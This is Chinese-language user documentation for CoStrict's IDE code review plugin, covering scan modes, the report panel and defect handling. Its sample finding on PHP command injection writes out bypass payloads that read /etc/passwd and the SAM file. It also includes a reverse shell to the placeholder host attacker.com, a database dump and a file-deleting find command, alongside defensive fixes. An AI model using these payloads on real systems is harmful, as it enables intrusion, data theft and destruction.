代码审查
CoStrict 代码审查是一款智能化的代码质量检查工具,精准覆盖逻辑缺陷、安全漏洞、静态缺陷和内存问题四大类缺陷,并提供完整的缺陷溯源与可执行的修改建议,让你写代码时更专注、提交变更时更安心。
系统要求
| 安装方式 | 版本要求 | 支持平台 |
|---|---|---|
| VSCode 插件 | ≥ 2.1.3 | VSCode |
| JetBrains 插件 | ≥ 2.1.3 | IDEA / PyCharm / WebStorm 等 |
使用方式
在编码阶段通过 IDE 进行交互式代码扫描,实时辅助开发人员发现并修复代码质量问题。
- 支持对话式交互窗口,随时沟通、快速定位问题
- 可结合业务上下文、编码规范等先验知识,让检测结果更精准
- 展示模型推理过程,让你清楚知道为什么报这个问题
扫描方式

方式一:扫描代码文件
在文件浏览器中右键点击文件,选择 CoStrict > 代码审查 即可对整个文件进行代码扫描。

方式二:扫描代码片段
在编辑器中选中代码片段,右键点击选择 代码审查 即可对选中的代码进行代码扫描。

方式三:扫描代码变更
点击左侧 CoStrict 小图标,切换至 CODE REVIEW 页面,即可扫描当前工作区的代码变更。
扫描报告
触发代码审查后,CODE REVIEW 面板会实时展示扫描进度,扫描时长与审查代码量有关,从几分钟到几十分钟不等。扫描完成后,CODE REVIEW 面板会展示扫描结果。
查看缺陷列表

- 扫描摘要:扫描的文件数量和发现的问题总数
- 问题列表:包括文件路径、行号、描述和严重级别,使用颜色条标记严重等级:红色(高)、黄色(中)、蓝色(低)
- 缺陷筛选:支持按严重程度、缺陷标签等条件筛选
查看缺陷详情


点击问题可在代码编辑区查看详情,对应代码行会被自动定位并高亮显示,下方浮窗展示详细报告。
缺陷分析 - 分析问题根因、触发条件和利用方式 业务影响 - 评估安全风险和潜在攻击场景 修复建议 - 提供可执行的修复方案和参考代码
查看完整示例
[高] 命令注入漏洞 - 黑名单过滤不完整导致管道符绕过
缺陷分析
问题根因: 黑名单过滤机制存在严重设计缺陷
- Line 12:
'| '→ 仅过滤"竖线+空格"组合,单独的|字符未被过滤 - Line 9:
'||'→''虽然过滤||,但攻击者可以使用单个|进行命令注入 - Line 10:
'&'→''过滤单个&,因此&&绕过无效(会被拆分过滤)
触发条件
攻击者输入: 127.0.0.1|whoami(Windows/Linux通用)
处理过程:
str_replace()处理后,|字符保留(因为没有匹配'| '模式)- 最终执行:
ping 127.0.0.1|whoami - 结果:
whoami命令被执行并返回结果
绕过方式
| 类型 | 示例 |
|---|---|
| 通用绕过 | 使用单个 ` |
| Windows | 127.0.0.1|dir、127.0.0.1|type C:\Windows\System32\config\SAM |
| Linux | 127.0.0.1|cat /etc/passwd、127.0.0.1|id |
业务影响
安全风险:
- 远程代码执行 - 攻击者可执行任意系统命令
- 完全系统控制 - 获取Web服务器权限后可横向渗透
- 数据窃取 - 读取敏感文件(数据库配置、用户数据、密钥等)
- 权限提升 - 通过系统漏洞提权至root/administrator
- 持久化攻击 - 植入后门、Web Shell、恶意脚本
攻击场景:
- 信息收集:
\|cat /etc/passwd获取用户列表 - 数据库窃取:
\|mysqldump -u root -p database > dump.sql - 反向Shell:
\|bash -i >& /dev/tcp/attacker.com/4444 0>&1 - 勒索软件:
\|find / -name "*.doc" -exec rm {} \;
修复建议
方案 1:使用白名单验证(推荐)
if( !preg_match( '/^[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}$/', $target ) ) {
    die( 'Invalid IP address format' );
}
方案 2:转义危险字符(不推荐,仍可能被绕过)
$target = escapeshellarg( $target );
$cmd = shell_exec( 'ping ' . $target );
方案 3:移除所有非必要字符
$target = preg_replace( '/[^0-9.]/', '', $target );
查看缺陷历史记录

点击面板右上角的时钟样式图标,可查看历史扫描记录。历史记录面板包含以下功能:
- 记录列表:显示所有扫描过的文件和扫描时间
- 缺陷展开:点击记录可展开查看发现的具体缺陷条目
- 记录管理:每条记录和缺陷条目都支持删除操作
展开历史记录后,可以在右侧查看该次扫描的代码和缺陷详情。
处置缺陷
缺陷详情卡片右上角提供四个操作按钮:
- 接受:认可问题,保留代码不变
- 拒绝:驳回问题,认为非问题或输出有误
- 修复:应用方案,结合上下文自动修复代码
- 关闭:关闭详情卡片
你的反馈将帮助 Code Review 功能变得更智能、更准确。